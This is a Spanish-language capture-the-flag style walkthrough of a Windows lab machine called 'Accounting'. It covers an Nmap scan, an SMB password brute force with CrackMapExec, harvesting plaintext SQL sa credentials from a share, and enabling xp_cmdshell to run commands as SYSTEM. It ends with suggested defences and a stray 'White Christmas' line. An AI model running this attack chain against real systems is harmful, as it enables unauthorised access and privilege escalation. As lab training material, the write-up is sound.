ACCOUNTING

LOCALIZACION

Uso de arp-scan para identificar la dirección IP

sudo arp-scan --interface eth0 -l

Salida relevante:
IP: 192.168.0.14

CONECTIVIDAD

Uso de ping para verificar la conectividad con el host identificado.

ping -c1 192.168.0.14

ESCANEO DE PUERTOS

Uso de Nmap para identificar servicios activos y versiones en el host.

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.14 -T 2
```

Servicios destacados:

- Microsoft Windows RPC (puertos múltiples)
- Microsoft SQL Server 2017 (puerto 49992)
Servicio HTTP en puerto 9080 (Microsoft-HTTPAPI/2.0)

ENUMERACIÓN

CrackMapExec (CME)

Reconocimiento inicial del sistema usando SMB

```
crackmapexec smb 192.168.0.14
```

Resultado:
- Windows 10 / Server 2019 Build 19041
- Signing deshabilitado

Fuerza bruta para obtener credenciales SMB

```
crackmapexec smb 192.168.0.14 -u /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p /usr/share/wordlists/rockyou.txt
```

Credenciales obtenidas:
Usuario: DESKTOP-M464J3
Contraseña: info:123456

Enumeración de recursos compartidos SMB

```
crackmapexec smb 192.168.0.14 -u DESKTOP-M464J3M -p info:123456 --shares
```

Recursos destacados:
- Compac: READ, WRITE
- IPC$: READ

Acceso a recursos compartidos usando smbclient

```
smbclient -U 'DESKTOP-M464J3M' //192.168.0.14/Compac
```

Recuperación de archivo SQL.txt

```
get SQL.txt
```

Contenido del archivo recuperado:
- SQL Server 2017
  - Instancia: COMPAC
- Usuario: sa
- Contraseña: Contpaqi2023.
- IP local: 127.0.0.1

EXPLOTACIÓN

Verificación de acceso remoto al servicio MSSQL
Herramienta: impacket-mssqlclient

```
mssqlclient.py sa:Contpaqi2023.@192.168.0.14 -port 49992
```

```
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed database context to 'master'.
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

Verificamos si el procedimiento almacenado xp_cmdshell está habilitado. Si no lo está, intentamos habilitarlo para ejecutar comandos del sistema.

EXEC xp_cmdshel permite ejecutar comandos del sistema operativo directamente desde la base de datos SQL.

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```

Ejecutamos un comando

```
EXEC xp_cmdshell 'whoami';
```

```
output ------------------
nt authority\system
NULL
SQL (sa dbo@master)>
```

Hemos confirmado acceso como NT AUTHORITY\SYSTEM, el nivel más alto de privilegio en el sistema Windows. Este acceso remoto está limitado inicialmente al ámbito del propio servicio SQL Server, aunque nos permite interactuar directamente con el sistema operativo como si estuvieras en una sesión remota.


Usamos el comando dir en combinación con xp_cmdshell para buscar el archivo en diferentes ubicaciones típicas.
Buscamos en todas las unidades del sistema:

```
EXEC xp_cmdshell 'dir C:\user.txt /S /A /P';

EXEC xp_cmdshell 'type C:\Users\contpaqi\Desktop\user.txt';
```

```
output
---------------------------------
bf79ead1586ea0cd464dd58257be9e30

NULL
```

EXEC xp_cmdshell 'dir C:\root.txt /S /A /P';

EXEC xp_cmdshell 'type C:\Users\admin\Desktop\root.txt';
output



Medidas defensivas sugeridas

1. Evitar escaneos como el de Nmap:
- Implementar firewalls que bloqueen conexiones sospechosas o de alta frecuencia.
- Usar herramientas de detección de intrusos (IDS) como Snort o Suricata para identificar escaneos de red.

2. Prevenir ataques con CrackMapExec:
- Activar firma SMB y deshabilitar SMBv1 para evitar explotación.
PowerShell:
Set-SmbServerConfiguration -EnableSecuritySignature $true
Set-SmbServerConfiguration -EnableSMB1Protocol $false

- Configurar políticas de bloqueo por intentos fallidos:
net accounts /lockoutthreshold:3

3. Proteger instancias SQL:
- Configurar accesos mediante firewalls para restringir IPs externas:
netsh advfirewall firewall add rule name="Allow SQL" protocol=TCP dir=in localport=49992 action=allow remoteip=192.168.0.0/24

- Implementar auditorías de seguridad para detectar intentos de acceso no autorizados:
SELECT * FROM sys.dm_exec_sessions WHERE is_user_process = 1;

4. Detectar actividad anómala en recursos compartidos:
- Monitorizar registros de acceso a SMB:
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 5140 }

5. Actualizar contraseñas y fortalecerlas:
- Usar políticas que requieran contraseñas robustas con caracteres especiales, números y mayúsculas/minúsculas.

6. Monitoreo de red:
- Usar herramientas como Wireshark para analizar tráfico sospechoso y detectar escaneos o accesos no autorizados.

7. Actualización continua del sistema:
- Mantener el sistema operativo y todos los servicios actualizados con los últimos parches de seguridad.


I'M DREAMING OF A
White Christmas